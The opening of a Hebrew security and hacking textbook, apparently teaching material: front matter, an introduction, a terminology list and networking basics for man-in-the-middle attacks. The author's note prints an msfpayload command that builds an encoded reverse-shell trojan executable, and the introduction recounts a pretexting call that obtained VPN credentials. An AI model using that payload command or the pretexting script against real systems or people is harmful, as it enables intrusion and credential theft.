

עולם אבטחת המידע וההאקינג / רומן זאיקין

עריכה: ינון קחטן  
הגהה: ניצנה רוטנברג  
עטיפה: אריה אנג'ל  
ביצוע גרפי: סטודיו 'אלמוג'

הפקה: אורלי לוי



[www.orion-books.co.il](http://www.orion-books.co.il)

03-5030822

ת"ד 5330 חולון 58151

© כל הזכויות שמורות למחבר.

אין להעתיק, לשכפל, לצלם, להקליט, לתרגם, להפיץ או לאחסן ספר זה  
או קטעים ממנו בשום צורה שהיא (מכנית, אופטית, אלקטרונית או אחרת).  
שימוש מסחרי מכל סוג שהוא בחומר הכלול בספר זה  
אסור בהחלט אלא ברשות מפורשת בכתב מן ההוצאה לאור.

נרפס בישראל

ספטמבר 2014

רומן זאיקין

# עולם אבטחת המידע וההאקינג



ספר זה מוקדש לבת זוגתי אלנה בולוטיאנסקי

תודה לינון קחטן על ביצוע עריכת הספר  
במקצועיות ורצינות רבה. תודה לניצנה  
רוטנברג על ההגהה המדהימה, לאריה אנג'ל  
על הגרפיקה לספר ולעטיפה. וכמובן להוצאה  
לאור אוריון שללא עזרתם ועבודת צוות  
מדהימה הספר לא היה יוצא כלל לאור.  
תודה רבה.

# תוכן העניינים

|     |  |
|-----|--|
| 7   | הקדמה                                      |
| 13  | טרמינולוגיה (מושגים)                       |
| 15  | פרק 1 - מבוא לרשתות                        |
| 45  | פרק 2 - סריקת הרשת                         |
| 59  | פרק 3 - פורטים                             |
| 67  | פרק 4 - האינטרנט                           |
| 75  | פרק 5 - SSL/HTTPS                          |
| 83  | פרק 6 - קריפטוגרפיה - הצפנה ופענוח של מידע |
| 107 | פרק 7 - הרשת האלחוטית                      |
| 141 | פרק 8 - אנונימיות ברשת                     |
| 151 | פרק 9 - תיבת דוא"ל email                   |
| 155 | פרק 10 - וירטואליזציה                      |
| 165 | פרק 11 - לינוקס                            |
| 179 | פרק 12 - IPtables                          |
| 189 | פרק 13 - Ettercap                          |
| 201 | פרק 14 - Metasploit                        |
| 233 | פרק 15 - חתול רשת Netcat                   |
| 243 | פרק 16 - Malware מזיקים והגנה              |
| 259 | פרק 17 - האקינג חומרתי SelfPlayer          |

# הערת המחבר

בספר כתובות פקודות רבות וכדי קוד רבים, היה ולא צויינה סיפורה לפני הפקודה יש לרשום את הפקודות באותה השורה עם רווח בין כל שורה לדוגמה פקודה ליצירת סוס טרויאני שמופיע בעמ' 222:

```
msfpayload windows/shell_reverse_tcp lhost=10.0.0.1 lport=31337 r |  
msfencode -e x86/shikata_ga_nai -t exe > /tmp/2.exe
```

יש לכתוב את הפקודה בשורה אחת ולא לבצע Enter אלא רווח בין כל פקודה.

בנוסף באתר האינטרנט שלנו תמצאו\* את כל הפקודות וסרטונים לחלק מהדוגמאות המופיעות בספר. כך שאם נתקלתם בפקודה קשה להבנה - אתם מוזמנים להיכנס לאתרנו בכתובת:

[www.itsafe.co.il/book/](http://www.itsafe.co.il/book/)

קוראי הספר מוזמנים לשאול שאלות ולבקש דוגמאות קוד בפורום אבטחת המידע שלנו בכתובת:

[www.itsafe.co.il/forum/](http://www.itsafe.co.il/forum/)

אנו מפרסמים מאמרים רבים בתחום אבטחת מידע ועולם הייטק באתר ונשמח להעשיר את הידע שלכם.

*בהצלחה בכל אתגר*

*רומן זאיקין*

\* יתכנו שינויים באתר ואין אנו מתחייבים למשך הופעת הסרטונים והפקודות באתר.

# הקדמה

כפי שבוודאי שמתם לב, בזמן האחרון עולה נושא ההאקניג לכותרות העיתונים ורבים סבורים שעולם הסייבר הפך לחזית חדשה, אך מי הם הלוחמים החדשה במלחמה הזו?

לפני שאתחיל, שימו לב להגדרת המושג אבטחה, או באנגלית Security. Security – מצב שבו האפשרות לפריצה לתשתיות ו/או לתוכני מידע היא נמוכה או נסבלת.

על פי ההגדרה הזו, לא קיים מצב שבו התשתיות או המערכת מוגנים במאת האחוזים. כל עוד המחשב שלכם מחובר לחשמל, תמיד יהיה סיכוי שהוא ייפרץ על ידי האקר מקצועי.

## מי הוא האקר?

האקר הוא אדם בעל ידע נרחב בתחום המחשבים והרשתות בשילוב עם יכולות תכנות מצוינות. האקרים מבינים בדיוק איך המחשב פועל, איך הרשת מעבירה מידע, מה מכיל אותו מידע, באילו שירותים משתמש אותו מידע, וכיצד ליצור תוכנה שתנצל את כל המידע לטובתו.

אך כמו בכל תחום, יש מי ששומרים חוק ומכבדים את המקצוע, ויש מי שינצלו את היכולות והידע שלהם למטרת תועלת אישית או נזק לזולת. גם בתחום ההאקניג קיימים האקרים אתיים שבחרו לנצל את הידע שלהם למען הקהילה, והם בעצם מומחים לאבטחת מידע. הם מכונים האקרים בעלי "כובע לבן". לעומתם, יש האקרים הבזים לחוקים האתיים ומבחינתם תועלת אישית וגרימת נזק לזולת הן המטרות היחידות שלהם. האקרים אלה נקראים האקרים בעלי "כובע שחור".

לדעתי, שילוב ההאקרים בעלי "כובע לבן" בטכנולוגיה המתפתחת הוא חשוב מאין כמותו בשל ההתפתחות הטכנולוגית חסרת התקדים ואיתה גם הצורך הגובר באבטחת מידע ובשל המספר ההולך וגדל של האקרים בעלי "כובע שחור".

תפקיד ההאקרים בעלי "כובע לבן" הוא לברוק את אבטחת הארגון או החברה כך ששום גורם עוין לא יוכל לפרוץ ולהרוס את מה שכה חשוב לנו לשמור עליו. אבטחת המידע שלכם כיום חשובה מתמיד, ולכן החלטתי לכתוב ספר שיסביר לכם בדיוק איך עובד עולם הסייבר, איך עובד המחשב, מה זה פורט, ואיך האקרים יודעים לנצל את כל המידע הזה למטרותיהם.

יתרה מכך, בספר תלמדו להגן על עצמכם מפני כל סוגי ההאקרים, תדעו לבצע בדיקת חריצה בעצמכם ותוכלו לפתח את מערך ההגנה שלכם.

כל התוכנות והכלים המוצגים בספר הינם חינמיים, והחברות המפיצות את התוכנות לא גובות תשלום בגין השימוש בהן או בגין ההורדה שלהן.

לצורך ההקדמה ברצוני לספר לכם על מקרה שקרה לחבר מהעבודה. חברי עובד בחקירת חריצות לארגונים, באנגלית Penetration Testing. תפקידו לנסות לפרוץ לרשתות של ארגונים על מנת להגן עליהם, וכל זה בהסכמה מוחלטת של הארגון.

לפני שנמשיך חלילה, חשוב לי להבהיר: ביצוע השיטות שאלמד או שימושו בכלים המוזכרים בספר ללא רשות, על מחשב שאינו שלכם או על רשת שאינה שלכם, נחשב לעברה פלילית לכל דבר! ראו הוזהרתם!

הסיפור מתחיל בארגון אשר שכר את שירותיו של חברי ונתן לו אוטונומיה מלאה בניסיון הפריצה. מנהלי אבטחת המידע באותו ארגון צחקו וטענו שאין טעם לנסות את האבטחה שלהם, מכיוון שהם בדקו את האבטחה כל כך הרבה פעמים כך שאין שום סיכוי שמישהו יוכל אי פעם לחדור לרשת שלהם. בתגובה חברי שאל לשמם ולתפקידם ועזב.

באותה חברה היו עובדים שעברו מהבית והשתמשו בשירות ה-vpn כדי להתחבר לרשת של החברה מבלי להימצא פיזית בחברה. באמצעות המידע שאסף, לקח לחברי כחמש דקות לפרוץ לארגון. הצלחת הפריצה התאפשרה בזכות השיחה עם מנהלי אבטחת המידע השחצנים אשר אמרו לחברי את שמם ואת תפקידם. בזכות מידע זה חברי ביצע את ההתקפה הפשוטה מכולן, הנדסה חברתית.



## הנתונים שאסף

נניח שלאחר ממנהלי אבטחת המידע קוראים יוסי. בעזרת הפייסבוק מצא חברי את מספר הטלפון של אחד העובדים שהגיבו בדף של אותו ארגון. לאחר שאסף את המידע שהיה נחוץ לו, ביצע חברי את השיחה הבאה: הוא התקשר למספר שמצא: "שלום, שמי דוד, אני מהצוות של יוסי, ממחלקת אבטחת הרשת."

העובד: "שלום, במה אוכל לעזור לך, דוד?"

חברי: "אנחנו מבצעים מחיקת סיסמאות של משתמשים שכבר אינם פעילים בשרת להתחברות מרחוק, תוכל לומר לי מה שם המשתמש והסיסמה שלך כדי שלא יימחקו בטעות?"

העובד: "בכיף, שם המשתמש הוא... והסיסמה היא... עוד משהו?"

חברי: "לא תודה. אל תתחבר לשרת בשעה הקרובה, אנחנו בדיוק מסיימים למחוק סיסמאות ישנות."

העובד: "טוב, אין בעיה."

חמש דקות לאחר תום השיחה התחבר חברי לארגון בעזרת שם המשתמש והסיסמה אשר נתן לו עובד הארגון. יום למחרת הציג חברי בפני ההנהלה את שיטת הפריצה הפשוטה. מנהלי אבטחת הרשת הסמיקו מרוב בושה. נוהלי החברה התחדדו, ועובדי החברה לא מוסרים יותר מידע על אודות פרטי המשתמש שלהם.

הבעיה כיום היא שמרבית הפקידים או המשתמשים הזוטרים בחברות לא עוברים הסמכות בנושא המחשב והרשת, ובשל כך האקרים בעלי כובע שחור פורצים לרשתות בקלות יחסית, אף שמנהלי הרשת הם מומחים עם עשרות שנות ניסיון באבטחת מידע.

אנשים רבים משתמשים באינטרנט כדי להתעדכן, גולשים באתרים, שולחים מיילים, לא מזיקים לאף אחד, אך בכל זאת המחשב שלהם נפרץ על ידי האקרים בעלי כובע שחור. שמעתי מאנשים רבים את המשפט,

”אם אני לא אכנס לאתר חשוד ולא אפתח מיילים חשודים מגורמים שאיני מכיר, אהיה מוגן”.

צר לי מאוד לאכזב את אותם אנשים, אבל הם יצטרכו לבחון את המצב מחדש, בהתאם למציאות כיום. עולם הסייבר התפתח כל כך, עם כל המכשור החדש והרשת המתרחבת, כך שקל יותר להאקרים בעלי כובע שחור לפרוץ למשתמשי קצה שאינם מבינים מה מתרחש מאחורי הקלעים במחשב שלהם, וכל מה שמעניין אותם הוא גלישה ומשחקים במחשב שלהם.

שאלו אותי פעמים רבות, ”למה שמישהו בכלל ירצה לפרוץ למחשב שלי? הרי אין ברשותי דבר בעל ערך”.

אענה לאותם אנשים כעת: האקרים בעלי כובע שחור לא באמת מחפשים את המחשב שלכם ספציפית, אלא אם כן באמת עצבנתם האקר כלשהו. האקרים מנסים לפרוץ לכמה שיותר מחשבים באופן כללי ללא קשר לתוכן הנמצא באותם מחשבים. מטרת ההאקרים היא להשתמש במחשב שלכם מאוחר יותר לצרכים האישיים שלהם.

לדוגמה, נניח שהאקר בעל כובע שחור הקים לעצמו רשת פרוצה בגודל של כ-50 אלף מחשבים פרוצים אקראיים מכל העולם. כעת אותו האקר יכול למנוע גישה כמעט לכל אתר קטן עד בינוני באינטרנט, ואף יכול להפיל לכם את חיבור האינטרנט הביתי שלכם כך שלא תוכלו לגלוש לשום אתר. בנוסף, לדוגמה, האקר בעל כובע שחור יכול להשתמש בכל 50 אלף המחשבים שברשותו ולתת לעצמו 50 אלף לייקים בפייסבוק.

איך עובדת השיטה? בעזרת תוכנה זדונית שההאקר מחדיר למחשב שלכם, הוא יכול לגרום לכם לתת לייק בשבילו מבלי שתדעו בכלל שהמחשב שלכם עשה את הפעולה הזאת. בנוסף הוא יכול לגרום למחשב שלכם לשלוח מידע לאתר כלשהו על מנת למנוע מגולשים אחרים לגשת לאותו אתר, כיוון שאתרים בסדר גודל קטן עד בינוני לא יכולים להחזיר תשובה ל-50 אלף פניות בו זמנית, מה שבדרך כלל גורם לקריסה של

האתה, וכך ההאקר בעל הכובע השחור יצליח למנוע ממשתמשים אחרים לגלוש לאותו אתר.

עד כאן ההקדמה. השתמשתי בכמה מושגים שלא הסברתי כאן בכוונה. כולם מופעים בהמשך הספר. אני ממליץ עם סיום קריאת הספר לחזור ולקרוא אותו בשנית, כך תבינו את החומר טוב יותר. כעת אכנס לפרטי פרטים, וגם אם לא הכול יהיה מובן בתחילה, אני מבטיח שאם תחזרו פעם נוספת על קריאת הספר, הדברים יתבהרו לכם.



# טרמינולוגיה (מושגים)

**Exploit** - חולשות כלשהן במערכת ההפעלה או בתוכנה אשר אפשר לנצל על מנת להשיג אוטונומיה מלאה על המערכת.

**Zero day** - חור אבטחה בתוכנה או במערכת ההפעלה אשר התגלה זה עתה. מציאת פרצת Zero day - הכוונה למציאת פרצת אבטחה חדשה שעדיין לא התגלתה.

**Vulnerability** - חולשה במערכת שעלולה להוביל לפריצתה.

**Security** - מצב שבו האפשרות לפריצה לתשתיות ו/או לתוכני מידע היא נמוכה או נסבלת.

**Script kid** - אדם חסר ידע בתחום אבטחת מידע או האקינג, אשר בכל זאת משתמש בתוכנות האקינג מבלי להיות מודע למתרחש מאחורי הקלעים.

**Cracker** - האקר בעל ידע נרחב מאוד בתחום ההאקינג ואבטחת המידע. האקר מסוג זה משתמש בידע שלו על מנת לגרום נזק לתועלת האישית שלו בלבד. האקר מסוג זה מכונה גם האקר בעל כובע שחור.

**Security Master** - האקר בעל ידע רחב בתחום ההאקינג ואבטחת המידע, אך בשונה מה-Cracker, האקר מסוג זה משתמש בידע שלו על מנת להגן על הרשת ועל החברות מהאקרים בעלי כובע שחור. שם נוסף להאקר מסוג זה הוא האקר בעל כובע לבן.

**Gray Hat Hacker** - סוג זה של האקר הוא אחד המסוכנים, כיוון שהוא נמצא תמיד בתחום האפור. לכאורה האקר מסוג זה עובד כהאקר בעל כובע לבן ומאבטח את התשתיות של חברות וארגונים, אך לעיתים מחליף את כובעו לשחור, וככזה פועל למען תועלתו האישית.

**Suicide Hacker** - האקר מסוג זה מכונה גם הנוקם, כיוון שמטרתו לנקום בארגון מסוים על פיטוריו וכדומה. הוא אינו חושש להשלכות של

מעשיו, גם אם יעצרו ויאסרו אותו, ולכן מוגדר כהאקר המסוכן ביותר.

רשת שחורה - רשת לא מאובטחת.

Zombie - מחשב או מכשיר ברשת שנפרץ על ידי האקר ומשמש למטרת סריקות או תקיפות של מחשב אחר ברשת. התקיפות או הסריקות יבוצעו על ידי ההאקר באמצעות מכשיר ה-Zombie. תיאור מפורט של הדרך שבה מתבצעת התקיפה מופיע בחלק ה-Metasploit וסריקת ה-idle בסוף הספר.

**הערה:** מובן שקיימים מושגים רבים נוספים שלא ביארתי אותם כאן. אם אשתמש בהמשך במושג שלא בואר, אפרש את המושג באותו פרק.

# פרק 1 - מבוא לרשתות

## שיטת האקינג "האדם שבאמצע" man in the middle:

בשיטה זו ההאקר מצליח לשטות במטרה שלו כך שכל המידע שעובר מהמטרה לאינטרנט יעבור קודם כול דרך המחשב של ההאקר. לאחר מכן מפנה ההאקר את המידע ליעדו באינטרנט. כאשר אותו מידע יחזור מהאינטרנט, הוא יגיע תחילה למחשב של ההאקר ומשם למחשב המטרה. המטרה כלל לא תבחין שמהו מתרחש ולא תרגיש בדבר שאינו כשורה בעת הגלישה. כמו כן כל הבקשות שיישלחו ממחשב המטרה יקבלו מענה מיעדם ללא ידיעה על הימצאות האקר על קו התעבורה.

לכאורה הכול ייראה רגיל לחלוטין, אך בעצם, מאחורי הקלעים, יושב לו האקר זדוני ומנטר (רוגם) את כל התעבורה ברשת שלכם.

בעקבות ביצוע ההתקפה יתאפשר לאותו האקר זדוני לצפות בכל הסיסמאות שתזינו.


על מנת שהאקר יוכל לבצע את שיטת "האדם שבאמצע", הוא צריך לדעת מהי היא רשת בכלל, איך היא עובדת, וכיצד עוברת התעבורה ברשת. בפרק זה אסביר איך ההאקר מבצע את ההתקפה, ויתרה מכך, איך להגן על עצמכם ממנה. מטרתי להקנות לכם ידע כך שלא תיפגעו מהאקר בעל כובע שחור אשר ינסה את מזלו בחדירה לרשת שלכם.

אתחיל בהסבר שטחי על ביצוע השיטה ולאחר מכן אעמיק בנושא הרשת והפרוטוקולים החיוניים לכם כהאקרים מתחילים. לאחר מכן נלמד איך פועלת השיטה וכיצד להגן מפניה.

כעיקרון, השיטה מבוססת על פרוטוקול הנקרא ARP, אשר יוסבר בהמשך הפרק. בשביל לבצע את שיטת "האדם שבאמצע" עלינו לשטות במחשב המטרה ולגרום לו להאמין שהמחשב שלנו הוא בעצם הנתב. גם את הנתב עלינו לרמות ולגרום לו להאמין שאנחנו בעצם מחשב היעד

## עולם אבטחת המידע וההאקינג

שאליו מופנה כל המידע.  
שרטוט להמחשה:



בעת נבין איך עובדת רשת המחשבים, מה זה ARP וכיצד האקר מבצע את ההתקפה.  
רשת המחשבים הבאה מכילה שישה מכשירי תקשורת. בעזרת רשת זו אדגים ואסביר את עולם הרשתות והתקשורת.

כך נהוג לייצג נתבים בעולם הרשתות והתקשורת



כך נהוג לייצג מתגים בעולם הרשתות



כך מייצגים מחשב בעולם הרשתות






## רומן זאיקין

למתכנתים שביניכם, כמו שמסורת הצגת הפלט "שלום עולם" ("Hello World") על הצג היא הבסיס לתכנות, כך לימוד עולם הרשתות מתחיל בהסבר על חוקים וכללים שקיטלגו והכניסו למודל. שמו של המודל הוא "מודל שבע השכבות" או "מודל OSI", מודל השייך לחברת OSI.

אני לא אסביר על מודל OSI ושבע השכבות, מכיוון שכיום משתמשים בנגזרת שלו, מודל חמש השכבות בשם TCP/IP.

כאשר נוצר מודל TCP/IP הנגזר ממודל שבע השכבות, נוצרו שני מודלים שונים אך דומים בעלי אותו שם ובעלי אותו תפקיד, לכן אסביר בפירוט על שני המודלים.

1. מודל ה-TCP/IP המוצג כמודל חמש השכבות נראה כך:



כפי שאתם רואים בשרטוט, את שכבות חמש, שש ושבע איגדו לשכבה אחת, ואת השכבות התחתונות השאירו כמו שהן ללא שינוי.

## תפקיד השכבות

- Physical - שכבה זו במודל אחראית על כל התיווך, כלומר החיבור הפיזי (החוט) או האלחוטי בין שני מכשירי תקשורת ברשת. כמו כן, שכבה זו אחראית על האותות החשמליים העוברים בין מכשירי התקשורת. אם יש תקלה בחיבורים או בכבילה, תקלה זו מאופיינת כתקלה בשכבה הראשונה של מודל TCP/IP.

- **Data-link** - זו השכבה השנייה ותפקידה להעביר מידע ברשת המקומית LAN, שעליה יוסבר בפרק זה בהמשך. אותו מידע שעובר ברשת משתמש בחיווטים ובאותות החשמליים של השכבה הראשונה ומכניס את כל המידע למסגרת מידע אשר באנגלית נקראת frame. מסגרת המידע נוצרת ונשלחת על ידי מכשירי תקשורת התומכים בשכבה השנייה של מודל ה-TCP/IP, השקול לשכבה השנייה במודל OSI.

**הערה:** בין מכשירי התקשורת התומכים בשכבה השנייה נמנה המתג שעליו נפרט בהמשך.

- **Network** - זו השכבה השלישית במודל, והיא אחראית על מעבר ומיפוי כתובות לוגיות ברשת כולה. בעזרת הכתובות הלוגיות אנו מזהים את מכשירי התקשורת. בשכבה זו המכשיר הנפוץ ביותר הוא הנתב, אשר תפקידו להעביר כתובות לוגיות ברשת על פי חוקים וכללים אשר הוגדרו ותוכנתו בו. דבר נוסף השייך לשכבה הזו הוא חבילות המידע. חבילת מידע היא מסגרת נוספת אשר עוטפת את מסגרת המידע של השכבה השנייה.

מעטפת חבילת מידע נקראת באנגלית packet. אותה חבילת מידע נשלחת למכשיר ברשת אשר תומך בשכבה השלישית של מודל

ה-TCP/IP, השקול לשכבה השלישית של מודל OSI.

- **Transport** - זו השכבה הרביעית, והיא אחראית על שיחה מקצה אל קצה. שכבה זו משתמשת במידע של השכבה השלישית ויוצרת שיחה בין הצדדים השונים ברשת. ישנם שני סוגי שיחות הניתנות להקמה:


1. שיח TCP - שיחה זו אמינה ומבוקרת, כך שאם חבילת מידע חסרה, הצד המקבל יבקש שליחה מחדשת של אותה חבילת מידע חסרה. שיחת ה-TCP הינה השיחה הרגילה והנפוצה ביותר בעולם התקשורת בין כל מכשירי התקשורת הקיימים למען העברת מידע אמין ללא מחסור בחבילות מידע.

## רומן זאיקין

2. שיח ה-UDP - שיחה זו אינה אמינה ואינה מבוקרת כלל. בשיטה זו בדרך כלל שולחים וידיאו או אודיו ללא בקשת שליחת מידע חסה. שיטה זו באה לידי ביטוי, לדוגמה, במחסור של פיקסל בסרט, דבר שהוא זניח יחסית. הקמת שיחה מבוקרת ואמינה כאשר מדובר בווידיאו מאטה את הסרט. בנוסף, לעיתים גם מעבירים מידע בעזרת שיטת ה-UDP לצורך מעבר מהיר יותר משיטת ה-TCP, אך התוצאה היא אמינות נמוכה ואובדן חבילות מידע.

- Application - שכבה זו במודל החדש משלבת בתוכה את שלוש השכבות העליונות של מודל ה-OSI, ותפקידה לסגור את השיחה במקרה הצורך ולפענח את המידע במקרה שהוא מוצפן או מקודד. שכבה זו אחראית על פענוח חבילות מידע ובקשות בין תוכנות ואפליקציות למכשירי תקשורת המעבירים את הבקשות ברשת עבור התוכנות.

2. עד כאן תיארתי את מודל חמש השכבות ואת תפקידי השכבות השונות. כעת אתייחס למודל השני המבצע בדיוק את אותו הדבר, אך הוא בעל ארבע שכבות בלבד ונראה כך:



כפי שאפשר לראות בתמונה, שלוש השכבות העליונות חוברו לשכבה אחת בשם application, שתפקידה זהה לתפקיד שכבת ה-application של

מודל TCP/IP הקודם. השוני במודל זה הוא ששתי השכבות התחתונות חוברו אף הן. שמה של השכבה החדשה הוא שכבת ה-data link. תפקידה של השכבה הוא שילוב בין שתי השכבות התחתונות, ותפקיד השכבה השלישית זהה לתפקיד השכבה השלישית במודל חמש השכבות אשר הוצג קודם לכן.

כדי שתבינו איך מבצעים את ההתקפות על הרשת, עליכם להכיר את מכשירי התקשורת ברשת ולהבין מה תפקידם, לכן אתחיל בנתב, באנגלית router. בעולם הרשתות תפקידו של הנתב הוא להעביר מידע מהרשת המקומית שהמחשב שלכם נמצא בה, לרשת החיצונית שהיא האינטרנט.

מטרת הנתב לנהל את חוקיות שליחת המידע וקבלת המידע ברשתות המחוברות אליו. לנתב יש יכולת לסנן מידע ולקבוע מי יקבל גישה ומי לא יקבל גישה לאינטרנט או למכשיר כלשהו ברשת. בנוסף, הנתב מכיל טבלאות אשר שומרות את הכתובות הלוגיות המספריות הנקראות באנגלית אייפי (IP), אותו אייפי אשר נשמר בטבלאות אלו שייך לרשתות המוכרות לנתב. הנתב שומר מידע נוסף על הרשתות המוכרות לו, ובעקבות שלל המידע שברשותו הוא מפעיל פרוטוקולים ואלגוריתמים שיקבעו כיצד יעבור המידע ליעדו ברשת או יסוננו לאלתר.

ובכן, כך נראת טבלת הניתוב המדוברת:

```
Dynamics(0): R1. Console port
Network      Next Hop      Metric LocPrf Weight Path
*> 10.1.1.0/24  0.0.0.0      0          32768 i
*> 172.16.1.0/24 10.0.0.2      0          0 100 300 i
*> 192.168.0.0   10.0.0.2      0          0 100 i
*> 192.168.1.0   10.0.0.2      0          0 100 i
ISP1#show ip route
Codes: C - connected, S - static, R - RIP, M - mobile, B - BGP
D - EIGRP, EX - EIGRP external, O - OSPF, IA - OSPF inter area
N1 - OSPF NSSA external type 1, N2 - OSPF NSSA external type 2
E1 - OSPF external type 1, E2 - OSPF external type 2
i - IS-IS, su - IS-IS summary, L1 - IS-IS level-1, L2 - IS-IS level-2
ia - IS-IS inter area, * - candidate default, U - per-user static route
o - ODR, P - periodic downloaded static route

Gateway of last resort is not set

      172.16.0.0/24 is subnetted, 1 subnets
B       172.16.1.0 [20/0] via 10.0.0.2, 02:25:08
      10.0.0.0/8 is variably subnetted, 2 subnets, 2 masks
C       10.1.1.0/24 is directly connected, Loopback0
C       10.0.0.0/30 is directly connected, Serial1/0
B       192.168.0.0/24 [20/0] via 10.0.0.2, 02:25:08
B       192.168.1.0/24 [20/0] via 10.0.0.2, 02:25:08
ISP1#
```

זוהי טבלת הניתוב הנמצאת בזיכרון של כל נתב. בתמונה אנו רואים אילו רשתות הנתב מכיר ודרך איזו כתובת מספרית לוגית הוא ייגש לאותה רשת.

LAN (Local Area Network) - הרשת הפנימית המקומית אשר חולקת את אותו אזור כתובות פנימי המתבטאת במחשבים או במכשירי תקשורת המחוברים ביניהם בעזרת מכשיר הנקרא מתג. תפקידו של המתג הוא לקשר בין כל המכשירים שבאותה רשת פנימית. כלומר, כל מחשב או מכשיר תקשורת יוכל לחלוק את המידע שלו עם כל מחשב אחר שמחובר לאותו מתג. באותה רשת מקומית אפשר לשתף כונן רשת ולהשתמש במדפסת משותפת אחת לכל המחשבים. הגבול בין רשת פנימית מקומית (הנקראת LAN) לרשת החיצונית (הנקראת WAN) הוא התערבות של מכשיר רמה שלישית בטבלת TCP/IP כמו נתב או חומת אש. ברגע שהמידע יעבור דרך נתב או חומת אש, הוא יגיע

ל-WAN, שבו מתבצעת ההפרדה בין ה-LAN ל-WAN.

WAN (Wide Area Network) - ברשת החיצונית-ציוד ברמה השלישית, כגון נתב, חומת אש וכולי. הרשת החיצונית היא רשת נפרדת אשר המידע בה לא יעבור לרשת המקומית, וכך בעצם מבצעים הפרדה בין רשתות מקומיות שונות שלא צריכות לחלוק ביניהן מידע כלשהו.

**דוגמת המחשה לרשתות הקיימות בין חברות כיום:**

לצורך המחשה נדון בשלוש רשתות: רשת של מכללה, רשת של חברת ניקיון ורשת של חברה לתיקון מחשבים.

לכל חברה רשת מחשבים משלה. רשת זו נקראת רשת פנימית מקומית, והיא בעצם ה-LAN שלהם (אם מתייחסים לסניף בודד). מכאן שקיימות שלוש רשתות שונות, נפרדות לחלוטין זו מזו, ומכיוון שאין קשר בין חברת הניקיון למכללה ולחברת תיקון המחשבים, הרשתות של החברות מבודדות לגמרי זו מזו, ולכן מידע לא יעבור ביניהן כלל.

נניח שהמכללה רוצה להזמין שירותי ניקיון מחברת הניקיון המדוברת. כדי לבצע את ההזמנה המכללה שולחת מייל לחברת הניקיון. הודעת

המייל תגיע מהרשת המקומית של המכללה לנתב הנמצא ברשת המקומית שלה. הנתב יבדוק האם הרשת של חברת הניקיון מופיעה בטבלת הניתוב שלו. אם הרשת מוכרת לו, המידע יישלח לרשת החיצונית, שהיא בעצם ה-WAN, ומשם המידע יעבור לנתב שנמצא ברשת של חברת הניקיון, ומשם ל-LAN של החברה. אם הרשת לא תופיע ברשימת הרשתות המוכרות, המידע ייזרק והמייל לא יגיע לחברת הניקיון. כיום מגדירים בנתבים ניתוב ברירת מחדל שאליו נשלח מידע שאין לו ניתוב בטבלת הניתוב. ניתוב ברירת המחדל בדרך כלל מפנה את חבילת המידע אל ספק האינטרנט.

מתג (שם נוסף: רכזת, או באנגלית switch) – מרכז את כל המכשירים באותו LAN. המתג הוא מכשיר שכבה שנייה אשר תפקידו להעביר מידע ברשת המקומית. בעזרת המתג, מכשירי תקשורת או מחשבים באותה רשת יכולים לעביר מידע מהאחד לאחר.

המתג מכיל טבלה ושומר בה את כל המידע על המכשירים שמחוברים אליו פיזית או שהעבירו מידע דרכו. שמה של הטבלה הוא טבלת ה-CAM. מידע שנשמר בטבלה זו מכיל כתובת פיזית של המכשיר שהעביר מידע, חיבור במתג שדרכו המידע עבר ועוד. בעולם התקשורת נהוג לקרוא לחיבור במתג "רגל". הנתונים נשמרים בטבלת ה-CAM לפרק זמן מוגבל ונמחקים בתום אותו פרק זמן, וזאת רק אם לא עבר מידע מאותו מכשיר.

**העשרה:** אם לא נשאר מקום בטבלה, המתג משנה את אופן עבודתו ל-hub ושולח את המידע שהוא מקבל לכל המכשירים שמחוברים אליו, כך המידע שמגיע יוצא דרך כל החיבורים, והאקרים אשר מאזינים לקו יכולים לראות מה נמצא באותו מידע ולנצל זאת למטרתם.

כדי להגן על המתג רצוי להגביל את כמות הכתובות הפיזיות שהמתג יכול ללמוד מ"רגל" שמחוברת פיזית למכשיר.

```

Telnet 192.168.101.245
Switch_LAN_SebF#show mac-address-table
Mac Address Table
-----
Ulan      Mac Address      Type      Ports
-----
all      0013.6071.cf80   STATIC   CPU
all      0100.0ccc.cccc   STATIC   CPU
all      0100.0ccc.cccd   STATIC   CPU
all      0100.0cdd.dddd   STATIC   CPU
1        0000.0000.0001   DYNAMIC   Fa0/4
1        0003.d387.f53e   DYNAMIC   Fa0/4
1        0008.5479.5d63   DYNAMIC   Fa0/4
1        000d.65a0.ebee   DYNAMIC   Fa0/5
1        0010.6313.7d7d   DYNAMIC   Fa0/4
1        0012.803e.e3c0   DYNAMIC   Fa0/2
1        0017.9875.b1b3   DYNAMIC   Fa0/4
